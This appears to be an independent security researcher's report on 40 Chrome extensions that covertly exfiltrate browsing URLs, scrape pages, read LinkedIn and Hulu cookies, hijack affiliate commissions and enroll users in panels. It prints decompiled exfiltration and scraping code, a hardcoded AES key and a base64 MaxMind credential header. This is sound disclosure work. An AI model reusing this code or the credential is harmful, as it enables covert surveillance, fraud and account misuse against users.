Browser extensions are supposed to extend browser functionality, but often they do much more than they disclose. Here I present 40 extensions that fall into one of the following categories: credential-reading code, traffic exfiltration, market-research panels, affiliate-injection SDKs. Every finding is labeled by whether I observed it firing or only verified the capability in shipped code.
40 newly-documented extensions. ~21.9 million users in the combined install base. 3 of 40 no longer available on the Chrome Web Store (as of 2026-06-28).
Full evidence and every per-extension forensic report: detrin/extensions_report.
I like digging deeper, and with Chrome extensions you can bet there is always more going on than you think. I analyzed Chrome extensions out of curiosity, and it took a long time to find suspicious candidates. Here I present only those where I am confident the cases are concerning. I installed the extensions and observed their traffic: what they send and what they download. I reviewed the traffic as well as the code, and whenever something suspicious was going on, I compared the activity or the code to the privacy policies.
The most prominent offenses are traffic exfiltration and affiliate link injection. Traffic exfiltration happens when, on every URL visited, the extension sends the whole URL, not just the domain but the whole path including the request parameters. This is an invasion of privacy when not disclosed in the extension’s privacy policy, but more importantly it lets the extension’s author spy on what you’re doing every day. For example, if you wanted to learn how employees at some company work day to day and which internal services they use, this would be a pretty good way to do it. Affiliate link injection is a weaker type of offense, as it doesn’t affect the targeted person as much, but it is still a form of fraud. The actor detects when you enter an e-shop and redirects you to that e-shop via a personal affiliate link. Or, when the e-shop lets you refer someone, that referral can also be exploited for affiliate injection. Either way, it lets the actor harvest the reward without the victim’s knowledge.
Scope and good faith. This is independent security research published in the public interest. Findings are statements about what each extension’s code does and what I captured on the wire, labeled observed (seen firing) or capability (shipped code, not observed firing); 7 of the 40 were observed transmitting data and 33 are capability-only. Characterizations such as “surveillance,” “fraud,” or “sabotage” are my interpretation of the evidence shown, which is laid out so you can judge for yourself. Some entries are legitimate products from established companies, included for collection-versus-disclosure reasons, not because they are malware; those reports say so. If you are named here and believe something is inaccurate, contact me.
By the Numbers
| Extensions documented | 40 |
| Combined install base | 21,860,000+ |
| Ship credential/cookie-theft or remote-control code | 4 extensions |
| Ship URL/PII exfiltration, DOM scraping, or search-hijack code | 33 extensions |
| Offenses observed firing in my capture (vs. capability-only) | 7 of 40 observed |
| No longer available on the Chrome Web Store (as of June 28, 2026) | 3 of 40 |
Every extension here ships code for at least one sharp offense: full-URL exfiltration, credential/cookie theft, remote code control, page scraping, account-data harvesting, search hijacking, affiliate injection, or survey-panel enrollment. For 33 of the 40 the offending behavior was verified in shipped code but not observed firing during my unauthenticated capture; see each report’s observed/capability labels.
Extension List
All 40 confirmed extensions, ordered by install base. Full per-extension write-ups: confirmed/.
The Taxonomy of Abuse
Not all of these extensions are equal. I tagged every extension by each offense its code commits, and most carry several (a VPN that proxies your traffic also fingerprints your device; a coupon tool that hijacks affiliates also scrapes the page). The table below counts an extension once in every category that applies, so the columns sum to more than 40. Every count here is derived directly from the machine-readable _tags.json and matches the per-report badges and TAGS.md.
| Offense | Extensions | Users (install base) | What It Means |
|---|---|---|---|
| Fingerprinting / Persistent ID | 33 | 20,540,000 | Persistent device identification, hardware enumeration, cross-session tracking |
| Undisclosed Telemetry | 16 | 14,900,000 | Analytics, pixels, or session-replay beyond the norm, not disclosed in the privacy policy |
| Full-URL Exfiltration | 23 | 18,180,000 | The full URL of pages you visit (path + query) sent to a third-party server |
| Page Content & PII Scraping | 17 | 3,590,000 | Page HTML, form inputs, or account/profile data extracted and sent off-device |
| Account-Data Harvesting | 9 | 950,000 | Logged-in account email, profile fields, account IDs, or contacts harvested |
| Affiliate Injection | 10 | 6,310,000 | Silent commission hijacking on your purchases or navigation |
| Ad / Sponsored-Content Injection | 1 | 100,000 | Replacing a site’s ads/sponsored posts with the operator’s own |
| Survey / Panel Enrollment | 9 | 3,860,000 | Browsing data routed to market-research panels |
| Remote Code / Control | 3 | 560,000 | Server-directed code execution or DOM extraction (server supplies the code/instructions, not just config) |
| Credential / Cookie Theft | 1 | 100,000 | Third-party passwords, session tokens, or authentication cookies read and uploaded |
| Search Hijacking | 3 | 240,000 | Default search engine or queries silently redirected |
Note: extensions span multiple offenses, so the counts overlap and sum past 40. Each extension is counted once per offense it commits, never twice within a category.
A Note on Security Tools
Some extensions in this report are legitimate security or productivity products from known companies, included because they collect far more browsing data than their stated function requires and do not disclose it: PIXM’s bundled code reads form-field values on login pages, for example.
An anti-phishing tool that reports your browsing to its cloud has the same capability as a surveillance tool. The difference is stated intent, not technical architecture. For these extensions the finding is not that they’re malware; it’s the scope of collection versus disclosure. Vendor tools whose collection was consistent with their stated anti-phishing function (where “sends the URL of sites you visit for phishing checks” is the product working as described) were not included in this set.
I draw the line at: if user browsing data leaves the browser in a form readable by the receiving server, without informed consent proportional to the scope of collection, it’s exfiltration. The server’s stated purpose doesn’t change the privacy impact on the user.
Table of Contents
- Extension List: all 40 extensions, with ID, users, and offenses
- Credential / Cookie Theft: 1 extension, 0.1M users
- Full-URL Exfiltration: 23 extensions, 18.2M users
- Page Content & PII Scraping: 17 extensions, 3.6M users
- Affiliate Injection: 10 extensions, 6.3M users
- Survey / Panel Enrollment: 9 extensions, 3.9M users
- Job Application Surveillance: Simplify Copilot: EEO data across 49 hiring systems
- Session Hijacking: Waalaxy: LinkedIn cookie theft and ad replacement
- The Cookie Terminator: Troywell VPN: 4,128 cookies deleted to win affiliate commissions
- Who’s Behind This: 2 confirmed operator clusters
- The Chrome Web Store Problem
- What You Can Do
Credential Theft: Waalaxy
100,000 users
A LinkedIn automation tool whose bundled code reads your full LinkedIn cookie jar (including the li_at session token) via chrome.cookies.getAll and uploads it to its own backend, enough to authenticate as you from any IP. Full report.
One extension in my dataset, reaching 100,000 users, ships code that reads and uploads a third-party session-credential jar: Waalaxy reads the full LinkedIn cookie jar (li_at, JSESSIONID, csrf-token) via chrome.cookies.getAll and uploads it to its own backend, enough for server-side impersonation. It is capability-only, gated behind a Waalaxy login the unauthenticated scan never reached, and the destination is Waalaxy’s own production server (it is the documented basis of how this LinkedIn-automation tool acts “as you”), but the LinkedIn privacy policy and Waalaxy’s own policy disclose none of it.
Credential Theft: 1 extension
| Extension | Users | Report |
|---|---|---|
Waalaxy (hlkiignknimkfafapmgpbnbnmkajgljh) | 100K | Full report |
A Note on Proxy / “Free VPN” Extensions
This report does not treat traffic-proxying on its own as a confirmed offense. Several extensions route your browser traffic through an operator-controlled server, but they are all plain HTTP proxies with no MITM certificate, so the operator sees only domain-level metadata (which sites, timing, volume) and can redirect or tamper, it cannot decrypt your HTTPS content. And for a self-declared VPN or proxy “speed up” tool, routing your traffic is the advertised function. So proxying is held to the same bar as any other advertised-function behavior: it is a category-level “you are trusting a sketchy operator with your traffic metadata” caveat, not a sharp finding by itself. Extensions whose proxying is the advertised function, with no separate covert offense, are not part of this set.
Two extensions that happen to proxy traffic remain in the confirmed set, but on other offenses, not the proxy: Troywell VPN for its server-configured competitor-cookie-deletion + extension-killing + affiliate-hijack stack (analyzed below under The Cookie Terminator), and 1clickVPN for covertly logging your full browsing history to a hidden Sentry instance regardless of the VPN (see Full-URL Exfiltration).
URL Exfiltration: Image Downloader
300,000 users

Image Downloader bills itself as a simple tool to save pictures from web pages. Behind the scenes, it encrypts every URL you visit and POSTs it to its server, disguised as a “copyright check.”
The Encryption
On every page navigation, the extension encrypts the browsing data using AES-GCM with a key that’s hardcoded in two places in the source, background.js and libs/helpers.js:
const r = await crypto.subtle.importKey( "raw", t.encode("a9F3kLm2Qw8Zx1Rt"), // hardcoded 16-byte AES key "AES-GCM", true, ["encrypt"]);const n = crypto.getRandomValues(new Uint8Array(16)); // random IVconst o = await crypto.subtle.encrypt({ name: "AES-GCM", iv: n }, r, t.encode(e));The key is a9F3kLm2Qw8Zx1Rt, static, identical for every user, every session. The IV is prepended to the ciphertext and the result is base64-encoded. The encryption isn’t protecting users. Anyone who reads the source code can decrypt every payload. It exists solely to hide the exfiltration from network monitoring tools.
What Gets Sent
A persistent tracking UUID is generated once at install and never changes:
chrome.storage.local.get("userId", (e => { if (!chrome.runtime.lastError) if (e.userId) m = e.userId; else { const e = a(); // crypto.randomUUID() or Math.random fallback chrome.storage.local.set({ userId: e }, ...); m = e; }}));Inside the encrypted blob, the payload contains:
{ "userId": "persistent-uuid-from-storage", "targetUrl": "https://example.com/page", "referrerUrl": "https://google.com/search?q=...", "contentType": "text/html", "statusCode": 200, "requestType": "GET", "foreground": 1, "fileDate": "2026-04-18T00:05:44.955Z", "deviceTimestamp": 1713402344955}That is everything you’d need to reconstruct a complete browsing history: which page, where the user came from, the time, and whether the tab was in the foreground.
Three separate webRequest listeners capture additional signals: HTTP status codes (via onHeadersReceived), complete redirect chains (via onBeforeRedirect), and MIME types (via onCompleted).
The “Copyright Check”
Every encrypted blob is POSTed to a single endpoint:
POST https://imagenloader.com/tools/cr-check.phpContent-Type: application/json;charset=utf-8
{"data": "\"lQmymJYadYpr9Q4wzZAhdpPjzTI9iS0dLelwWr3Di6VX...\""}
The server responds identically every time:
{"status":"ok","saved_rows":1,"isCopyRightAllow":true}saved_rows: 1: the server confirms it stored the browsing event. isCopyRightAllow: true: it always returns true. The “copyright check” never blocks anything. It’s a data collection endpoint wearing a copyright-compliance disguise.
But the server could block pages. If it ever returns isCopyRightAllow: false, the extension triggers a blocking dialog in the active tab:
if (!e.isCopyRightAllow) {  const tabId = (await chrome.tabs.query({ active: true }))[0].id;  chrome.tabs.sendMessage(tabId, { type: "userPrompt" });}
// common.js: injected into every page at document_startchrome.runtime.onMessage.addListener(((e, t) => (  "userPrompt" === e.type &&  window.alert("This site's content is protected by copyright. Are you sure? You want to continue"),  true)));
That is a server-controlled window.alert() on any page, at any time: the plumbing for remote censorship, already wired up and waiting on a server flag.
Twenty-three extensions in my dataset exfiltrate full URLs (path and query), collectively affecting 18.2 million users. Auto Refresh Plus (100K users) Base64-encodes every URL with referrer and a persistent UUID and POSTs it to its server; Image Downloader (300K users) hex-encodes and AES-wraps the full URL of every page; the official Tripadvisor extension POSTs the full URL of every non-denylisted page you visit to its own servers with a persistent ID. Three capability-only additions bring the category to 23: Pie Adblock (2M users) wires refererUrl: window.location.href onto every analytics event, Tango (400K) POSTs the full URL of every Enterprise-user tab navigation to its GraphQL API, and Opus Advisor (100K) ships a complete AWS ingest pipeline, pointed at the vendor’s own endpoint, keyed to enterprise-tenant login. The same pattern repeats across the whole category, and the only thing that really changes is the wrapping.
Almost none of them tell you. I checked each policy against this specific behavior. Of the 23, only 3 clearly disclose that they collect the URLs of pages you visit (Merlin, Auto Refresh Plus, PIXM, and even those hedge: Merlin’s policy promises “no background profiling” while shipping a hidden affiliate SDK, and Auto Refresh Plus calls the data “anonymized” while attaching a persistent UUID). The rest split into 7 whose policy affirmatively claims the opposite (Enable Right Click, 1clickVPN, WhatRuns, CSS Peeper, Voice Control for ChatGPT, Image Downloader, AliAssist all say, in effect, “we do not collect your browsing data”), 6 that are silent on it, 3 that are vague (“usage data”), and 4 that ship no working privacy policy at all.
URL Exfiltration: 23 extensions (13 largest shown, full list in TAGS.md)
Page Content & PII Scraping: WhatRuns
400,000 users

WhatRuns detects what technologies a website uses. It also scrapes the full HTML of every page you visit and contains a server-directed DOM extraction backdoor that can target form inputs and AI chat conversations.
The Scraping
On every page load, the extension grabs the entire DOM:
var i = document.documentElement.outerHTML;The raw HTML is capped at 29,000 characters (19,000 from the start and 10,000 from the end) and sent alongside cached HTTP response headers and a list of up to 500 window global variable names:
var o = 0;for (e in window) { if (t += e + " ", ++o > 500) break;}n.environmentVars = t;All of this goes to POST /api/v1/get_site_apps on every page load. Global variable names might sound innocuous, but they reveal every SaaS tool, analytics library, and framework loaded on the page, which is exactly the kind of competitive intelligence a company would otherwise pay for.
Two seconds after the page loads, a separate beacon fires to /api/v1/analyse/path:
{ "url": "https://google.com/search?q=24xwor0jsbrzjkrj7ptzumgkph2ldswj8c...", "title": "Search Results", "referrer": "", "uuid": "3b5832de034c40a19ecef07417f63384", "plugin_version": "1.9.1"}The UUID (wrs_session_uuid) is generated once at install and stored in chrome.storage.local. It correlates every page visit across every site into a single browsing profile.
For authenticated users, it gets worse. The extension extracts the WhatRuns email and API key from the page DOM and base64-encodes them into every request:
var e = document.getElementById("wrs_api_key").value;var n = document.getElementById("wrs_email").value;chrome.runtime.sendMessage({ id: KEY_DETAILS, subject: { api_key: e, email: n } });The Backdoor
The real concern is the dom_data system, a server-directed DOM extraction mechanism. The server sends URL regex patterns and XPath selectors to the extension. When a page URL matches, the extension extracts specific DOM elements and returns them:
if (n?.dom_data?.page_regex?.length > 0) { const s = n?.dom_data?.dom_regex || []; for (const r of n?.dom_data?.page_regex) { if (matchUrl(currentUrl, r?.regex) && s.length > 0) { chrome.tabs.sendMessage(tabId, { id: FLOW_ROUTE_SIGNAL, data: { matchPage: r?.slug, doms: s, rawData: n, isHintDom: !!n?.dom_data?.is_prompt_dom, promptVendor: n?.dom_data?.prompt_vendor || "" } }); } }}The is_prompt_dom boolean and promptVendor string field give it away. These variables exist to identify and target AI chat interfaces like ChatGPT and Claude. The server provides the XPath selectors; the extension extracts whatever DOM elements they point at.
Each dom_regex entry supports nested extraction (child_doms), full outerHTML capture (collect_html), text content extraction (extract_text), and attribute reading. This is a general-purpose page scraping framework controlled entirely by WhatRuns’ server.
Input Capture
The extension also attaches keydown listeners to targeted form fields:
armInputBridge: function(e) { e.addEventListener("keydown", function(n) { if ("Enter" === n.key) { t.flushHint(/* ... */); } });}When you press Enter, the extension extracts all DOM elements specified by the server’s dom_regex selectors. It then repeats the extraction every 8 seconds for 30 seconds, timing designed to capture dynamically-loaded responses, like AI chat completions appearing after a prompt submission.
The extracted data goes to /api/v1/analyse/struct.
Page Content & PII Scraping: 17 extensions (largest shown, full list in TAGS.md)
Affiliate Fraud: JSON Formatter
2,000,000 users

JSON Formatter is a developer tool that formats JSON in your browser. It went closed-source in April 2026. Inside, it bundles a GiveFreely/Wildfire affiliate SDK that silently intercepts e-commerce purchases across 17,393 merchant domains.
The Bootstrap
On install, the SDK initializes with a hardcoded partner key:
var J0 = "jsonformatterprod";
var v0 = J0 ? async () => {  if (!Y0) {    console.log("GF: instantiating");    let Y = await Promise.resolve().then(() => (l2(), g2));    q0(J0);    Y0 = new Y.GiveFreelyService(J0);  }  console.log("GF: initializing");  await Y0.initialize();} : () => {};
Within 13 seconds of install, nine requests fire to four hosts. First, the partner config comes down from cdn.givefreely.com:
{ "wfAppId": "555", "wfSecret": "U2FsdGVkX1+jPb5xUYW+Qa9ZvHGyq3h8uzE2Z16ykoM=", "deviceUrl": "https://www.wildlink.me/webservice/v2/device", "vanityBaseUrl": "https://wild.link", "multiAffiliate": { "feedUrl": "https://prod.cdnwgf.com/feeds/jsonformatterprod.unified-feed.json", "activationUrl": "https://dysi5pkqytbglupanclfg2s26y0ijhln.lambda-url.us-east-1.on.aws/", "preActivationUrl": "https://nbparppmcyde7v5nsqr54pzmwe0zhivh.lambda-url.us-east-1.on.aws/" }, "checkoutPopupMasterSwitch": true}Then the extension registers an anonymous tracking identity:
PUT https://api.givefreely.com/api/v1/Users/anonymous?gfLibId=jsonformatterprod
Request Body: {}
Response:{  "id": "7318caff-aa36-42da-87dc-994699f3bc97",  "externalId": "givefreely|anonymous-99b5c945-4655-42b0-9c73-e76c80ee07ff",  "email": "[email protected]",  "isAnonymous": true}
The email is a fake address generated from a UUID, created with no user interaction and no consent prompt.
The Merchant Database
Immediately after registration, the extension downloads three datasets from www.wildlink.me:
- 17,393 active merchant domains with commission rates (e.g., Verizon: 14 flat)
- Commission rate tables per merchant
- A “stand-down policy”: a list of competing affiliate network parameters (
afsrc=1,affil=awin,affsource=1) that suppress the popup when a competing affiliate already tagged the session
This refreshes every 24 hours (refreshInterval: 86400).
The Hijack
When you visit a merchant domain, the extension matches it against the 17,393-entry database and pops up a “donation” prompt. If you click “Support” (or in some cases, just click a link on the merchant’s page), the extension rewrites your session through a wild.link affiliate URL:
class A2 {  async handle(Y, K) {    let { activeDomain: Z, originalUrl: $, selectedCharity: z,          gfCommissionUniqueId: B } = Y.payload;
    let G = await J.initializeWfDeviceId();    let N = await J.upsertUser(z, G);    let O = await J.generateAffiliateUrl(Z, $, N, B);
    // Open affiliate URL in hidden pinned tab    let tab = await browser.tabs.create({ url: O, active: false, pinned: true });    setTimeout(() => { tab?.id && browser.tabs.remove(tab.id) }, 30000);  }}
The affiliate URL opens in a hidden pinned tab (active: false, pinned: true). The wild.link redirect sets Wildfire’s tracking cookie on the merchant domain. After 30 seconds, the hidden tab is silently removed. From the merchant’s perspective, the sale was referred by Wildfire, and the commission goes to GiveFreely.
On Google Search result pages, the extension also injects sponsored-looking banners alongside organic results for merchants in the affiliate database.
The Geolocation
Every user is geolocated via MaxMind with hardcoded credentials:
let Y = { method: "GET", headers: { Authorization: "Basic OTEzOTkxOnFlYmpaWF9DOGNRY0lxSHA4WTVjNGxzU1pRSlM2VW9MMExzTF9tbWs=" }};let K = await fetch("https://geoip.maxmind.com/geoip/v2.1/country/me", Y);Decoded: account ID 913991, license key qebjZX_C8c[REDACTED].
These same MaxMind credentials appear in four other extensions: Volume Booster (2M users, app ID 437), Merlin AI (900K users, app ID 556), CSS Peeper (500K users), and Tripadvisor Browser Button (60K users). Five extensions, five different listed developers, one undisclosed affiliate monetization network affecting 5.46 million users.
Affiliate Fraud: 10 extensions (largest shown, full list in TAGS.md)
Panel Enrollment: Hulu Ad Skipper
100,000 users

This extension skips ads on Hulu. It also silently enrolls you in a market research panel run by HideApp LLC.
Default Opt-In
Within 5 seconds of installation, the extension sets the surveillance flag:
chrome.storage.sync.get(['shareInsights'], (result) => { if (result.shareInsights === undefined) { chrome.storage.sync.set({ shareInsights: true }, () => { console.log('Default shareInsights set to true'); }); }});shareInsights: true, set silently, with no dialog shown to the user.
At T+4s, a “thank you” tab opens at thebestchromeextensions.com/thank-you-survey/. The survey collects age, gender, streaming service count, and specific services:
function send() { fetch('https://metricsmint.quest/survey', { method: 'POST', body: JSON.stringify({ panelist_id: user, dist, age: selectedAge, gender: selectedGender, servicesCount: selectedStreamingCount, services: streamingServices, language: currentLanguage, }), });}Demographic enrichment happens before any opt-out is possible. The panelist registration fires at the same time:
POST https://metricsmint.quest/survey
{  "panelist_id": "483a7294-b0e4-4ac4-81bf-c5fbfd2cd1e1",  "dist": "nnagobempdkklbmooafnofobkmjkfhfl",  "services": "",  "language": "de"}
The Inverted Opt-Out
There is an opt-out banner. But the code only shows it to users who have already opted out:
async function checkShareInsights() { return new Promise((resolve) => { chrome.storage.sync.get(['shareInsights'], (result) => { resolve(result.shareInsights === false) // only true when already opted out }) })}Since shareInsights defaults to true, the banner never appears for new users. You’d have to manually navigate to the extension’s options page and find the toggle. The consent UI is there to point at, not to be seen.
Hulu Viewing History
The extension reads Hulu’s session cookies directly from the browser:
var getProfileDataFromCookies = function() { var parsedCookies = parseCookies(document.cookie); return { accountId: parsedCookies._hulu_uid, profileId: parsedCookies._hulu_pid || parsedCookies._hulu_uid, profileName: parsedCookies._hulu_pname };};Your Hulu account ID, profile ID, and profile name, extracted from cookies and bundled into an identity object with a persistent extensionUserId and browser language. Every 5 minutes (300000ms hardcoded as qE), the extension fetches your viewing history from discover.hulu.com/content/v5/hubs/watch-history and uploads it in 100-item batches to metricsplus.xyz/n/hulu/viewings.
The Network
The dist field in every panelist POST carries the extension’s own chrome.runtime.id, tagging each record with the install it came from. The SDK ships with this per-install attribution routing built in, which hands the operator a way to correlate the same person across every one of its extensions.
HideApp LLC operates at least 21 streaming-utility extensions, all under a single Trader ID (132615120) but fragmented across five separate Chrome Web Store accounts with disposable Gmail addresses ([email protected], [email protected], [email protected], [email protected], [email protected]).
The Cheyenne, Wyoming registered agent address (1021 East Lincolnway, Cheyenne, WY 82001) and account fragmentation are deliberate: if one extension gets taken down, the others survive. Six of these extensions appear in my confirmed dataset, affecting 460,000 users with character-identical QVI panel SDK code.
Panel Enrollment: 9 extensions (all 9 shown)
Additional extensions exhibiting only fingerprinting or undisclosed adware do not appear in the tables above. They show excessive telemetry without the sharper behaviors that define the eight categories, so they are not part of the 40.
Job Application Surveillance: Simplify Copilot
500,000 users
